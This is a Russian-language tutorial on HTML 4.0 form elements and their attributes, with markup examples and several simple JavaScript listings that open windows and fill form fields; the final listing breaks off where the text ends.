– button – позволяет создать пользовательскую кнопку в HTML-документе, что при умелом использовании JavaScript добавляет форме функциональность. Атрибут NAME позволяет задать имя данной кнопке, которое может быть использовано для какой-либо функции в скрипте. Атрибут VALUE позволяет задать текст, который будет отображен на кнопке в документе.

VALUE – задает текстовый заголовок для полей любого типа, в том числе и кнопок. Для таких полей, как checkbox или radio, будет возвращено значение, заданное в атрибуте VALUE.

CHECKED – указывает, что поля типов checkbox и/или radio (см. выше атрибут TYPE) активизированы.

SIZE – определяет размер поля в символах. Например, чтобы определить поле с видимой шириной в 24 символа, надо указать SIZE=»24».

MAXLENGTH – определяет максимальное количество символов, которые можно ввести в текстовом поле. Оно может быть больше, чем количество символов, указанных в атрибуте SIZE. По умолчанию количество символов не ограничено.

SRC – задает URL-адрес картинки, используемой при создании графической кнопки. Используется совместно с атрибутом TYPE=»image».

ALIGN – определяет способ вертикального выравнивания для изображений. Используется совместно с атрибутом TYPE=»image». Полностью аналогичен атрибуту ALIGN элемента IMG. По умолчанию имеет значение bottom.

ACCEPT – конкретизирует тип файла. Используется только совместно с параметром TYPE=»file». Значение задается в виде MIME-типа.

Атрибуты, значения которых поясняются ниже:

– id, class (идентификаторы в пределах документа);
– lang (информация о языке), dir (направление текста);
– title (заголовок элемента);
– style (встроенная информация о стиле);
– alt (альтернативный текст);
– align (выравнивание);
– accept (допустимые типы содержимого для сервера);
– readonly (управляющие элеметы ввода только для чтения);
– disabled (отключенные управляющие элементы ввода);
– tabindex (переход по нажатии клавиши tab);
– accesskey (клавиши доступа);

– usemap (клиентские изображения-карты);
– onfocus, onblur, onselect, onchange, onclick, ondblclick, onmousedown, onmouseup, onmouseover, onmousemove, onmouseout, onkeypress, onkeydown, onkeyup (внутренние события).

Приведем пример формы с управляющими элементами типа **input**: в следующем фрагменте кода HTML определяется простая форма, позволяющая пользователям вводить имя, фамилию, адрес электронной почты и пол. В случае активизации кнопки отправки форма передается программе, указанной в атрибуте action.

```
1. <FORM action=”http://somesite.com/prog/adduser” method=”post”>
2. <P>
3. Имя: <INPUT type=”text” name=”firstname”><BR>
4. Фамилия: <INPUT type=”text” name=”lastname”><BR>
5. email: <INPUT type=”text” name=”email”><BR>
6. <INPUT type=”radio” name=”sex” value=”Male”> Мужской<BR>
7. <INPUT type=”radio” name=”sex” value=”Female”> Женский<BR>
8. <INPUT type=”submit” value=”Отправить”> <INPUT type=”reset”>
9. </P>
10. </FORM>
```

В разделе об элементе LABEL обсудим разметку меток типа «First name». В следующем примере в случае события «onclick» включается функция JavaScript с именем verify:

```
1. <HEAD>
2. <META http-equiv=”Content-Script-Type” content=”text/javascript”>
3. </HEAD>
4. <BODY>
5. <FORM action=”...” method=”post”>
6. <P>
7. <INPUT type=”button” value=”Нажми тут” onclick=”verify()”>
8. </FORM>
9. </BODY>
```

В следующем примере показано, как содержимое указанного пользователем файла может передаваться вместе с формой. У пользователя запрашивается имя и список имен файлов, содержимое которых должно передаваться с формой. С помощью указания значения enctype для «multipart/form-data» содержимое всех файлов будет упаковываться для передачи в отдельные разделы существующего документа.

```
1. <FORM action=”http://server.dom/cgi/handle”
2. enctype=”multipart/form-data”
3. method=”post”>
4. <P>
5. Как Вас зовут? <INPUT type=”text” name=”name_of_sender”>
6. Какие файлы Вы отправляете? <INPUT type=”file” name=”name_of_files”>
```

7. </P>
8. </FORM>

Элемент BUTTON

Начальный тег: ***обязателен,*** Конечный тег: ***обязателен.***

Определения атрибутов:
name = cdata. Определяет имя управляющего элемента.
Value = cdata. Определяет начальное значение кнопки.
Type = submit|button|reset. Объявляет тип кнопки. Возможные значения:
submit: Создает кнопку отправки. Это значение используется по умолчанию.
Reset: Создает кнопку сброса.
Button: Создает другую кнопку.

Атрибуты, определяемые в другом месте:

– disabled (отключенные управляющие элементы ввода);
– accesskey (клавиши доступа);
– usemap (клиентские изображения-карты);
– onfocus, onblur, onclick, ondblclick, onmousedown, onmouseup, onmouseover, onmousemove, onmouseout, onkeypress, onkeydown, onkeyup (внутренние события).

Кнопки, создаваемые с помощью элемента BUTTON, действуют так же, как и кнопки, создаваемые с помощью элемента INPUT, но обеспечивают значительно более широкие возможности представления: элемент BUTTON может иметь содержимое. Например, элемент BUTTON, содержащий изображение, действует и может выглядеть подобно элементу INPUT, для атрибута type которого установлено значение «image», но тип элемента BUTTON может иметь содержимое content.

Визуальные браузеры пользователей могут представлять кнопки BUTTON рельефно или с эффектом нажатия при щелчке мыши, в то время как кнопки INPUT могут представляться только как «плоские» изображения.

В следующем примере предыдущий пример расширяется и кнопки отправки и сброса создаются с помощью элемента BUTTON вместо элемента INPUT. Используемое для кнопок изображение определяется элементом IMG.

1. <FORM action=»http://somesite.com/prog/adduser» method=»post»>
2. <P>
3. Имя: <INPUT type=”text” name=”firstname”>
4. Фамилия: <INPUT type=”text” name=”lastname”>
5. email: <INPUT type=”text” name=”email”>
6. <INPUT type=”radio” name=”sex” value=”Male”> Мужской
7. <INPUT type=”radio” name=”sex” value=”Female”> Женский
8. <BUTTON name=”submit” value=”Отправить” type=”submit”>
9. Send<IMG src=”/icons/wow.gif” alt=”Ого”></BUTTON>
10. <BUTTON name=”reset” type=”reset”>
11. Reset<IMG src=”/icons/oops.gif” alt=”ой”></BUTTON>

12. </P>
13. </FORM>

Отметим, что следует предусматривать альтернативный текст для элемента IMG.

Замечание. Не допускается связывать изображение-карту с элементом IMG, содержащимся в элементе BUTTON element.

Элементы SELECT, OPTGROUP и OPTION

Начальный тег: ***обязателен.*** Конечный тег: ***обязателен.***
Определения атрибутов элемента SELECT.

name = cdata. Определяет имя управляющего элемента.

Size = number. Если элемент SELECT представлен в виде списка с возможностью прокрутки, этот атрибут определяет число строк в списке, видимых в один момент времени. Визуальные браузеры пользователей не обязательно должны представлять элемент SELECT в виде списка; они могут использовать другие механизмы, например выпадающие меню.

Multiple. Если этот логический атрибут установлен, он позволяет выбирать несколько пунктов. Если он не установлен, в элементе SELECT можно выбрать только один вариант.

Элемент SELECT создает меню. Каждый вариант пункта меню представляется элементом OPTION. Элемент SELECT должен содержать хотя бы один элемент OPTION.

Элемент OPTGROUP element позволяет авторам логически группировать варианты. Обычно это полезно, если пользователь должен делать выбор в длинном списке вариантов; группы связанных вариантов проще просматривать и запоминать, чем один длинный список вариантов. В HTML 4.0 все элементы OPTGROUP должны задаваться непосредственно в элементе SELECT (т.е. группы не могут быть вложенными).

Заранее выбранные варианты

Варианты могут быть выбраны заранее. Браузеры пользователей должны определять, какие варианты выбраны, следующим образом:

– если ни для одного элемента OPTION не установлен атрибут selected, ни один вариант заранее не выбран;

– если для одного элемента OPTION установлен атрибут selected, этот вариант должен быть выбран зарнее;

– если для элемента SELECT установлен атрибут multiple и для нескольких элементов OPTION установлен атрибут selected, они должны быть выбраны заранее.

– считается ошибкой, если для нескольких элементов OPTION установлен атрибуто selected, а для элемента SELECT не установлен атрибут multiple. Браузеры пользователей могут по-разному обрабатывать эту ошибку, но не должны заранее выбирать более одного варианта.

Элемент OPTGROUP

Начальный тег: ***обязателен.*** Конечный тег: ***обязателен.***

Определения атрибутов элемента OPTGROUP.

label = text. Метка группы вариантов.

Атрибуты, определяемые в другом месте;

– id, class (идентификаторы в пределах документа);

– lang (информация о языке), dir (направление текста);

– title (заголовок элемента);

– style (встроенная информация о стиле);

– disabled (отключенные управляющие элементы ввода);

– onfocus, onblur, onchange, onclick, ondblclick, onmousedown, onmouseup, onmouseover, onmousemove, onmouseout, onkeypress, onkeydown, onkeyup (внутренние события).

Замечание. Следует иметь в виду, что в будущих версиях HTML механизм группировки может быть расширен для подержки вложенных групп (т.е. элементы OPTGROUP смогут быть вложенными). Это позволит представлять более сложную иерархию вариантов.

Элемент OPTION

Начальный тег: ***обязателен.*** Конечный тег: ***опционально.***

Определения атрибутов элемента OPTION.

Selected. Если этот логический атрибут установлен, этот вариант выбран заранее.

Value = cdata. Определяет исходное значение управляющего элемента. Если этот атрибут не установлен, исходное значение устанавливается равным содержимому элемента OPTION.

Label = text. Позволяет авторам определить более короткую метку для варианта, чем содержимое элемента OPTION. Если этот атрибут определен, браузеры пользователей должны использовать его значение вместо содержимого элемента OPTION в качестве метки варианта.

Атрибуты, определяемые в другом месте:

– id, class (идентификаторы в пределах документа);

– lang (информация о языке), dir (направление текста);

– title (заголовок элемента);

– style (встроенная информация о стиле);

– disabled (отключенные управляющие элементы ввода);

– onfocus, onblur, onchange, onclick, ondblclick, onmousedown, onmouseup, onmouseover, onmousemove, onmouseout, onkeypress, onkeydown, onkeyup (внутренние события).

При представлении пункта меню браузеры пользователей должны использовать значение атрибута label элемента OPTION в качестве выбора. Если этот атрибут не определен, браузеры пользователей должны использовать содержимое элемента OPTION.

Атрибут label элемента OPTGROUP определяет метку группы вариантов.

В этом примере создадим меню, позволяющее пользователю выбрать, какую из семи программ установить. Первая и вторая программы выбраны заранее, но пользователь может отменить их выбор. Остальные программы заранее не выбраны. Атрибут size определяет, что меню должно занимать 4 строки, хотя пользователь и имеет 7 вариантов. Доступ к другим вариантам должен обеспечиваться с помощью механизма прокрутки.

За элементом SELECT следуют кнопки отправки и сброса.

```
1. <FORM action=”http://somesite.com/prog/component-select” method=”post”>
2. <P>
3. <SELECT multiple size=”4” name=”component-select”>
4. <OPTION selected value=”Component_1_a”>Программа_1</OPTION>
5. <OPTION selected value=”Component_1_b”>Программа _2</OPTION>
6. <OPTION>Программа _3</OPTION>
7. <OPTION>Программа _4</OPTION>
8. <OPTION>Программа _5</OPTION>
9. <OPTION>Программа _6</OPTION>
10. <OPTION>Программа _7</OPTION>
11. </SELECT>
12. <INPUT type=”submit” value=”Отправить”><INPUT type=”reset”>
13. </P>
14. </FORM>
```

Успешными будут только выбранные варианты (с использованием имени управляющего элемента «component-select»). Обратите внимание, что, если установлено значение атрибута value, оно определяет исходное значение управляющего элемента, в противном случае это будет содержимое элемента.

В этом примере мы используем элемент OPTGROUP для группировки вариантов. Следующая разметка:

```
1. <FORM action=»http://somesite.com/prog/someprog» method=»post»>
2. <P>
3. <SELECT name=”ComOS”>
4. <OPTGROUP label=”PortMaster 3”>
5. <OPTION label=”3.7.1” value=”pm3_3.7.1”>PortMaster 3 и ComOS 3.7.1
6. <OPTION label=”3.7” value=”pm3_3.7”>PortMaster 3 и ComOS 3.7
7. <OPTION label=”3.5” value=”pm3_3.5”>PortMaster 3 и ComOS 3.5
8. </OPTGROUP>
9. <OPTGROUP label=”PortMaster 2”>
10. <OPTION label=”3.7” value=”pm2_3.7”>PortMaster 2 и ComOS 3.7
```

```
11. <OPTION label=”3.5” value=”pm2_3.5”>PortMaster 2 и ComOS 3.5
12. </OPTGROUP>
13. <OPTGROUP label=”IRX”>
14. <OPTION label=”3.7R” value=”IRX_3.7R”>IRX и ComOS 3.7R
15. <OPTION label=”3.5R” value=”IRX_3.5R”>IRX и ComOS 3.5R
16. </OPTGROUP>
17. </SELECT>
18. </FORM>
```

представляет следующую группировку:

PortMaster 3
- 3.7.1
- 3.7
- 3.5

PortMaster 2
- 3.7
- 3.5

IRX
- 3.7R
- 3.5R

Визуальные браузеры пользователей могут обеспечивать выбор в группах вариантов с помощью иерархических меню или с использованием любого другого механизма, отражающего структуру вариантов.

Графические браузеры покажут элемент SELECT, представленный в виде каскадных меню. В вершине меню представлено выбранное в настоящий момент значение (PortMaster 3, 3.7.1). У пользователя имеется unfurled два каскадных меню, но он еще не выбрал новое значение (PortMaster 2, 3.7). Обратите внимание, что в каждом каскадном меню отображается метка элемента OPTGROUP или OPTION.

Элемент TEXTAREA

Начальный тег: ***обязателен.*** Конечный тег: ***обязателен.***

Определения атрибутов:

name = cdata. Имя управляющего элемента.

Rows = number. Число видимых текстовых строк. Пользователи должны иметь возможность вводить большее количество строк, поэтому браузеры пользователей должны обеспечивать средства прокрутки этого управляющего элемента, если содержимое уходит за пределы видимой области.

Cols = number. Видимая ширина, выраженная шириной среднего символа. Пользователи должны иметь возможность вводить более длинные строки, поэтому браузеры пользователей должны обеспечивать средства прокрутки этого управляющего элемента, если содержимое уходит за пределы видимой области. Браузеры пользователей могут разбивать видимые тестовые строки, чтобы длинные строки были видны без прокрутки.

Атрибуты, определяемые в другом месте:

– id, class (идентификаторы в пределах документа);
– lang (информация о языке), dir (направление текста);
– title (заголовок элемента);
– style (встроенная информация о стиле);
– readonly (элементы ввода только для чтения);
– disabled (отключенные управляющие элементы ввода);
– tabindex (переход с помощью клавиши tab);
– onfocus, onblur, onselect, onchange, onclick, ondblclick, onmousedown, onmouseup, onmouseover, onmousemove, onmouseout, onkeypress, onkeydown, onkeyup (внутренние события).

Элемент TEXTAREA создает управляющий элемент для многострочного ввода текста. Браузеры пользователей должны использовать содержимое этого элемента как исходное значение управляющего элемента и представлять этот текст сначала.

В этом примере создается управляющий элемент TEXTAREA в 20 строк и 80 столбцов, в котором изначально имеется 2 строки текста. За элементом TEXTAREA следуют кнопки отправки и сброса.

```
1. <FORM action=»http://somesite.com/prog/text-read» method=»post»>
2. <P>
3. <TEXTAREA name=”thetext” rows=”20” cols=”80”>
4. Первая строка исходного текста.
5. Вторая строка исходного текста.
6. </TEXTAREA>
7. <INPUT type=”submit” value=”Отправить”><INPUT type=”reset”>
8. </P>
9. </FORM>
```

Установка атрибута readonly позволяет авторам отображать неизменяемый текст в элементе TEXTAREA. В отличие от стандартной разметки текста в документе при такой разметке значение элемента TEXTAREA передается с формой.

Элемент ISINDEX

ISINDEX является **нежелательным**. Этот элемент создает управляющий элемент для ввода текста из одной строки. Авторам следует использовать для создания управляющих элементов при вводе текста элемент INPUT.

Метки

С некоторыми управляющими элементами формы могут автоматически связываться метки (например с кнопками), с другими элементами метки не

связываются (текстовые поля, флажки и кнопки с зависимой фиксацией и меню).

Для управляющих элементов с неявными метками браузеры пользователей должны использовать в качестве метки значение атрибута value.

Элемент LABEL используется для задания меток для управляющих элементов, не имеющих неявных меток.

Элемент LABEL

Начальный тег: ***обязателен.*** Конечный тег: ***обязателен.***

Определения атрибутов:

for = idref. Явно связывает определяемую метку с другим управляющим элементом. Если указано значение этого атрибута, оно должно совпадать со значением атрибута id другого управляющего элемента в этом же документе. Если этот атрибут не указан, определяемая метка связывается с содержимым элемента.

Атрибуты, определяемые в другом месте:

- id, class (идентификаторы в пределах документа);
- lang (информация о языке), dir (направление текста);
- title (заголовок элемента);
- style (встроенная информация о стиле);
- accesskey (клавиши доступа);
- tabindex (переход по клавише tab);
- onfocus, onblur, onclick, ondblclick, onmousedown, onmouseup, onmouseover, onmousemove, onmouseout, onkeypress, onkeydown, onkeyup (внутренние события).

Элемент LABEL может использоваться для прикрепления к управляющим элементам информации. Каждый элемент LABEL связан ровно с одним управляющим элементом формы.

Атрибут for явно связывает метку с другим управляющим элементом: значение атрибута for должно совпадать со значением атрибута id связанного управляющего элемента. С одним и тем же управляющим элементом может быть связано несколько элементов LABEL, если создать несколько ссылок с помощью атрибута for.

В этом примере создадим таблицу, которая используется для выравнивания двух элементов, предназначенных для ввода текста и связанных с ними метками. Каждая метка явно связана с одним из полей вода:

```
1. <FORM action=«...» method=«post»>
2. <TABLE>
3. <TR>
4. <TD><LABEL for=”fname”>Имя</LABEL>
5. <TD><INPUT type=”text” name=”firstname” id=”fname”>
6. <TR>
7. <TD><LABEL for=”lname”>Фамилия</LABEL>
```

```
8. <TD><INPUT type=”text” name=”lastname” id=”lname”>
9. </TABLE>
10. </FORM>
```

Расширим предыдущий пример и включим элементы LABEL.

```
1. <FORM action=”http://somesite.com/prog/adduser” method=”post”>
2. <P>
3. <LABEL for=”firstname”>Имя: </LABEL>
4. <INPUT type=”text” id=”firstname”><BR>
5. <LABEL for=”lastname”>Фамилия: </LABEL>
6. <INPUT type=”text” id=”lastname”><BR>
7. <LABEL for=”email”>email: </LABEL>
8. <INPUT type=”text” id=”email”><BR>
9. <INPUT type=”radio” name=”sex” value=”Мужской”> Male<BR>
10. <INPUT type=”radio” name=”sex” value=”Женский”> Female<BR>
11. <INPUT type=”submit” value=”Отправить”> <INPUT type=”reset”>
12. </P>
13. </FORM>
```

Чтобы неявно связать метку с другим управляющим элементом, этот управляющий элемент должен находиться в элементе LABEL. В таком случае элемент LABEL может содержать только один управляющий элемент. Сама метка может располагаться до или после связанного с ней управляющего элемента.

В этом примере неявно связаны две метки с двумя управляющими элементами для ввода текста:

```
1. <FORM action=”...” method=”post”>
2. <P>
3. <LABEL>
4. Имя
5. <INPUT type=”text” name=”firstname”>
6. </LABEL>
7. <LABEL>
8. <INPUT type=”text” name=”lastname”>
9. Фамилия
10. </LABEL>
11. </P>
12. </FORM>
```

Такая технология не может применяться, если таблицы используются для форматирования документов, и метка находится в одной ячейке, а связанный с ней управляющий элемент в другой.

Если на элемент LABEL переходит фокус, то он передается в связанный управляющий элемент. Примеры смотри в разделе о клавишах доступа.

Метки могут представляться браузерами пользователей несколькими способами (например, визуально, прочитываться синтезаторами речи и т.д.)

Переход фокуса на элемент

В документе HTML, чтобы стать активным и выполнить свои задачи, элемент должен получить фокус от пользователя. Например, пользователи должны активизировать ссылку, задаваемую элементом A, чтобы перейти к связанному документу. Точно так же пользователи должны перевести фокус на элемент TEXTAREA, чтобы в него можно было вводить текст.

Имеется несколько способов передачи фокуса элементу:

– указать элемент с помощью указательного устройства;

– перейти с одного элемента на другой с помощью клавиатуры. Автор документа может определить последовательность перехода, определяющую порядок получения элементами фокуса при переходе пользователя по документу с помощью клавиатуры (см. переход по клавише tab). Выбранный элемент можно активизировать с помощью другой последовательности клавиш;

– выбрать элемент с помощью клавиши доступа (иногда называется «клавиатурным сокращением»).

Переход с помощью клавиши Tab

Определения атрибутов.

tabindex = number. Определяет положение текущего элемента в последовательности перехода для текущего документа. Значение – в диапазоне от 0 до 32767. Браузеры пользователей должны игнорировать начальные нули.

Последовательность перехода определяет порядок получения фокуса элементами при переходе с помощью клавиатуры. Последовательность перехода может включать элементы, вложенные в другие элементы.

1. Переход к элементам, которые могут получать фокус, должен осуществляться браузерами пользователей в соответствии со следующими правилами.

2. Переход к элементам, поддерживающим атрибут tabindex, которому назначено положительное значение, должен осуществляться в первую очередь. Переход производится от элементов с наименьшим значением атрибута tabindex до элементов с наивысшим значением. Значения необязательно должны быть последовательными и необязательно должны начинаться с какого-то конкретного значения. Переход к элементам с одинаковыми значениями атрибута tabindex должен осуществляться в порядке их нахождения в потоке символов.

3. Переход к элементам, не поддерживающим атрибут tabindex, или элементам, у которых значением этого атрибута является «0», выполняется в следующую очередь. Переход к этим элементам производится в порядке их нахождения в потоке символов.

4. Отключенные элементы не участвуют в последовательности перехода.

Следующие элементы поддерживают атрибут tabindex: A, AREA, BUTTON, INPUT, OBJECT, SELECT и TEXTAREA.

В этом примере последовательность перехода будет включать элементы BUTTON, INPUT (обратите внимание, что «field1» и кнопка используют одно и то же значение атрибута tabindex, но «field1» находится потоке в потоке символов), и, наконец, ссылку, создаваемую элементом A.

```
<!DOCTYPE HTML PUBLIC “-//W3C//DTD HTML 4.0//EN”
“http://www.w3.org/TR/REC-html40/strict.dtd”>
<HTML>
<HEAD>
<TITLE>Документ с тегом FORM</TITLE>
</HEAD>
<BODY>
...некоторый текст...
<P>Посетите
<A tabindex=”10” href=”http://www.w3.org/”>сайт W3C.</A>
...еще текст...
<BUTTON type=”button” name=”get-database”
tabindex=”1” onclick=”get-database”>
Текущая база данных.
</BUTTON>
...еще текст...
<FORM action=”...” method=”post”>
<P>
<INPUT tabindex=”1” type=”text” name=”field1”>
<INPUT tabindex=”2” type=”text” name=”field2”>
<INPUT tabindex=”3” type=”submit” name=”submit”>
</P>
</FORM>
</BODY>
</HTML>
```

Клавиши перехода

Фактическая последовательность клавиш, обеспечивающая переход или активизацию элемента, зависит от конфигурации браузера пользователя (например, клавиша «tab» используется для перехода, а клавиша «enter» – для активизации выбранного элемента).

Браузеры пользователей могут также определять последовательности клавиш для перехода в обратном порядке. По достижении конца (или начала) последовательности браузеры пользователей могут переходить в начало (или в конец).

Клавиши доступа

Определения атрибутов:

accesskey = character [CN]. Назначает для элемента клавишу доступа. Клавиша доступа – это один символ из набора символов документа.

Примечание. При определении клавиши доступа авторы должны учитывать способ ввода, который будет использоваться читателем.

Нажатие назначенной элементу клавиши доступа передает элементу фокус. Действие, происходящее по получении элементом фокуса, зависит от элемента. Например, если пользвоатель активизирует ссылку, определяемую элементом A, браузер пользователя обычно производит переход по ссылке. Если пользователь активизирует кнопку с зависимой фиксацией, браузер пользователя изменяет значение кнопки. Если пользователь активизирует текстовое поле, в него разрешается ввод и т.д.

Следующие элементы поддерживают атрибут accesskey: A, AREA, BUTTON, INPUT, LABEL, LEGEND и TEXTAREA.

В этом примере клавиша доступа «U» назначается метке, связанной с управляющим элементом INPUT. Нажатие клавиши доступа переводит фокус на метку, которая, в свою очередь, передает его связанному с ней управляющему элементу. После этого пользователь может ввести текст в область INPUT.

```
<FORM action=»...» method=»post»>
<P>
<LABEL for=”fuser” accesskey=”U”>
User Name
</LABEL>
<INPUT type=”text” name=”user” id=”fuser”>
</P>
</FORM>
```

В этом примере назначаем клавишу доступа ссылке, определяемой элементом A. Нажатие этой клавиши приведет к переходу пользователя в другой документ, в данном случае – в оглавление.

```
<P><A accesskey=”C”
rel=”contents”
href=”http://someplace.com/specification/contents.html”>
Оглавление</A>
```

Использование клавиши доступа зависит от системы. Например, на машинах под управлением MS Windows обычно вместе с клавишей доступа нужно нажимать клавишу «alt». В системах Apple обычно требуется нажатие клавиши «cmd».

Представление клавиши доступа зависит от браузера пользователя. Авторам рекомендуется включать клавиши доступа в текст метки или туда, где применяется клавиша доступа. Браузеры пользователей должны представлять значение клавиши доступа таким образом, чтобы подчеркнуть ее роль и дать отличия ее от других символов (например, с помощью подчеркивания).

Отключенные управляющие элементы и элементы только для чтения

В контекстах, где ввод пользователя нежелателен или не требуется, существует возможность отключения управляющего элемента или представление его только для чтения. Например, можно отключить кнопку отправки формы до ввода некоторых обязательных данных. Аналогично автор может включить текст только для чтения, который должен передаваться с формой как значение. В следующих разделах описываются отключенные управляющие элементы и элементы только для чтения.

Отключенные управляющие элементы

Определения атрибутов:

disabled. Если этот атрибут установлен для управляющего элемента формы, ввод пользователем в этот элемент невозможен.

Если атрибут disabled установлен, он влияет на элемент следующим образом:

- к отключенным элементам не переходит фокус;
- отключенные элементы не участвуют в переходе по клавише tab;
- отключенные управляющие элементы не могут быть успешными.

Атрибут disabled поддерживают следующие элементы: BUTTON INPUT, OPTGROUP, OPTION, SELECT и TEXTAREA.

Этот атрибут наследуется, но локальные объявления имеют приоритет над наследуемым значением.

Представление отключенных элементов зависит от браузера пользователя. Например, некоторые браузеры пользователей «выделяют серым» отключенные пункты меню, метки кнопок и т.д.

В этом примере элемент INPUT отключен. Таким образом, пользователь не может ввести туда текст, значение которого не будет передаваться с формой.

1. <INPUT disabled name=”fred” value=”stone”>

Единственным способом динамического изменения значения атрибута disabled является использование скрипта.

Управляющие элементы только для чтения

Определения атрибутов:

readonly. Если этот атрибут установлен для управляющего элемента формы, изменение значения этого элемента невозможно.

Атрибут readonly определяет, может ли пользователь изменять содержимое управляющего элемента.

Если атрибут readonly установлен, он влияет на элемент следующим образом:

– к элементам только для чтения переходит фокус, но пользователь не может изменять их;

– элементы только для чтения входят в последовательность перехода;

– элементы только для чтения могут быть успешными.

Атрибут readonly поддерживают следующие элементы: INPUT, TEXT, PASSWORD и TEXTAREA.

Представление элементов только для чтения зависит от браузера пользователя.

Единственным способом динамического изменения значения атрибута только для чтения является использование скриптов.

4. Примеры листингов

Листинг **скрипта 1,** осуществляющего обработку события **onClick** на форме – «простая кнопка» **INPUT TYPE=button –** и вызывающего открытие нового окна.

```
1. <!DOCTYPE html PUBLIC “-//W3C//DTD HTML 4.0 Transitional//EN”>
2. <html><head>
3. <title>Обработка форм. Открывание нового окна при щелчке по кнопке.</title>
4. <meta http-equiv=”Content-Type” content=”text/html; charset=Windows-1251”>
5. <meta name=”KeyWords” content=”новое окно,форма кнопка”>
6. <meta name=”Author” content=”Borzenkov Aleksey Vladimirovich”>
7. <STYLE TYPE=”text/css”>
8. .knopka {border-top:1px dotted;border-bottom:1px dotted;border-right:1px dotted;
9. border-left:1px dotted;font-size:14 px;color:darkblue;width:200px;
10. background-color:white;padding-top:5px;padding-bottom:5px;color:darkblue;
11. border-color:darkblue;font-family:arial;}
12. </STYLE><SCRIPT LANGUAGE=”JavaScript”>
13. function knopka(){
14. StrFeatures=”top=30px,
    left=50px,width=700px,height=200px,channelmode=no,scrollbars”;
15. New_WINDOV= window.open(“mydoc.html”,”MyWin”,StrFeatures);
16. }
17. </SCRIPT>
18. </head>
19. <body><FORM>
20. <INPUT class=knopka NAME=next TYPE=button VALUE=НАЖМИ_НА_МЕНЯ
    onClick=”knopka()”>
21. </FORM></body>
22. </html>
```

Листинг гипердокумента **mydoc.html**, который открывается в новом окне при обработке события щелчок мышью по форме **простая кнопка**.

```
1. <!DOCTYPE html PUBLIC “-//W3C//DTD HTML 4.0 Transitional//EN”>
2. <html><head>
```

```
3. <title>Обработка формы «кнопка» .Гипердокумент в окне.</title>
4. <meta http-equiv=”Content-Type” content=”text/html; charset=Windows-1251”>
5. <meta name=”KeyWords” content=”новое окно”>
6. <meta name=”Author” content=”Borzenkov Aleksey Vladimirovich”>
7. <STYLE TYPE=”text/css”>
8. .text {border:1px dotted;font-size:24 px;color:darkblue;width:600px;
9. background-color:white;padding-left:115px;padding-top:15px;
10. padding-bottom:15px; color:darkblue;border-color:arksilver;font-family:verdana;}
11. </STYLE></head><body><div class=text>ЛЮБОПЫТСТВО – НЕ ПОРОК ...</div>
12. </body></html>
```

Листинг **скрипта 2,** осуществляющего обработку формы «текстовое поле». Скрипт выводит в текстовых полях:

1) полный формат текущей даты (число, месяц, год, время - обработка встроенного объекта **Date()**);
2) текущее время (обработка встроенного объекта **Date()**);
3) значение числа pi (обработка встроенного объекта **Math()**) при наступлении события **OnClick** для формы **простая кнопка**.

```
1. <!DOCTYPE html PUBLIC “-//W3C//DTD HTML 4.0 Transitional//EN”>
2. <html><head>
3. <title>Обработка форм..</title>
4. <meta http-equiv=”Content-Type” content=”text/html; charset=Windows-1251”>
5. <meta name=”KeyWords” content=” “>
6. <meta name=”Author” content=”Borzenkov Aleksey Vladimirovich”>
7. <TITLE> </TITLE>
8. <style type=”text/css”>
9. .a {background-color:orange;font-family:verdana;color:blue;}
10. </style>
11. </HEAD>
12. <BODY onload=Timer1() text=”red”>
13. <FORM name=”myform”>
14. <P style=”font-family:verdana;color:orange”>полный формат текущей даты :
15. <INPUT style=”font-family:verdana;color:blue” TYPE=”text” size=28
    name=”mydate”>
16. <P style=”font-family:verdana;color:orange”>текущее время:
17. <INPUT style=”font-family:verdana;color:blue” TYPE=”text” size=8
    name=”mytime”>
18. <P style=”font-family:verdana;color:orange”>число PI :
19. <INPUT style=”font-family:verdana;color:blue” TYPE=”text” size=17 name=”mypi”>
20. <INPUT class=a TYPE=”button” value=”показать число PI” name=”mybutton1”
21. onclick=”javascript:getPI()”>
22. </FORM></BODY><SCRIPT language=”JavaScript”>
23. function Timer1(){
24. var d1 = new Date(); var time=” “;
25. time = d1.getHours()+”:”+d1.getMinutes()+”:”+d1.getSeconds();
26. document.myform.mydate.value = d1.toLocaleString();
```

```
document.myform.mytime.value = time; setTimeout(“Timer1()”,1000);
}
function getPI(){
var num1=0; num1 = Math.PI;
document.myform.mypi.value = num1;
}
</SCRIPT>
</BODY></HTML>
```

Листинг **скрипта 3,** осуществляющего обработку формы «радиокнопка». При нажатии простой кнопки выводит в новом окне содержимое выбранного пункта, а затем закрывает новое окно.

```
<!DOCTYPE html PUBLIC “-//W3C//DTD HTML 4.0 Transitional//EN”>
<html><head>
<title>Обработка формы «радиокнопка». Открытие нового окна при щелчке по кнопке.</title>
<meta http-equiv=”Content-Type” content=”text/html; charset=Windows-1251”>
<meta name=”Description” content=” форма радиокнопка>
<meta name=”Author” content=”Borzenkov Aleksey Vladimirovich”>
<STYLE TYPE=”text/css”>
vibor {color:darkred;text-align:left;font-size:14px;font-family:arial;}
</STYLE>
<SCRIPT LANGUAGE=”JavaScript”>
b=””;
function clr1(){b=”Я учусь в группе 952001”;} function clr2(){b=”Я учусь в группе 952002”;}
function clr3(){b=”Я не учусь ни в какой группе”;}
function chck(){StrFeatures=”top=100, left=100, width=500, height=110, channelmode=no”;
wb=window.open(“c.html”,”MyWin”,StrFeatures);
wb.document.write(‘<br><div style=”font-size:23px;font-family:arial;”>’+b+’</div>’);}
</script>
<BODY><FORM name=”form1”><span class=vibor>В какой вы учитесь группе?</span>
<div class=vibor><input  type=”radio” name=”radio1” value=1 onClick=”clr1()”>952001</div>
<div class=vibor><input  type=”radio” name=”radio1” value=2
onClick=”clr2()”>952002</div>
<div class=vibor><input  type=”radio” name=”radio1” value=3 onClick=”clr3()”>не учусь</div>
<br><INPUT style=”background-color:white;” TYPE=”button” VALUE=”ПОКАЗАТЬ” onClick=”chck()”>
<INPUT style=”background-color:white;” TYPE=”reset” VALUE=”ОЧИСТИТЬ”>
</FORM></BODY></HTML>
```

Листинг **скрипта 4,** осуществляющего обработку события **onClick** в поле формы **текстовая область.**

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
```

```
2. <HTML><head>
3. <TITLE>Обработка форм. Обработка клика мыши в поле текстовой области</title>
4. <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5. <meta name="KeyWords" content="форма текстовая область">
6. <meta name="Author" content="Borzenkov Aleksey Vladimirovich">
7. <!-- createTextRange() - создает ссылку на текст указанный в <body>; затем свойству
   text присваивается новый текст. Используя данный метод мы обрабатываем
   содержимое текстового поля.-->
8. <script language="javascript">
9. function newText(obj) {
10. var myTxt;myTxt=obj.createTextRange();myTxt.text="";}
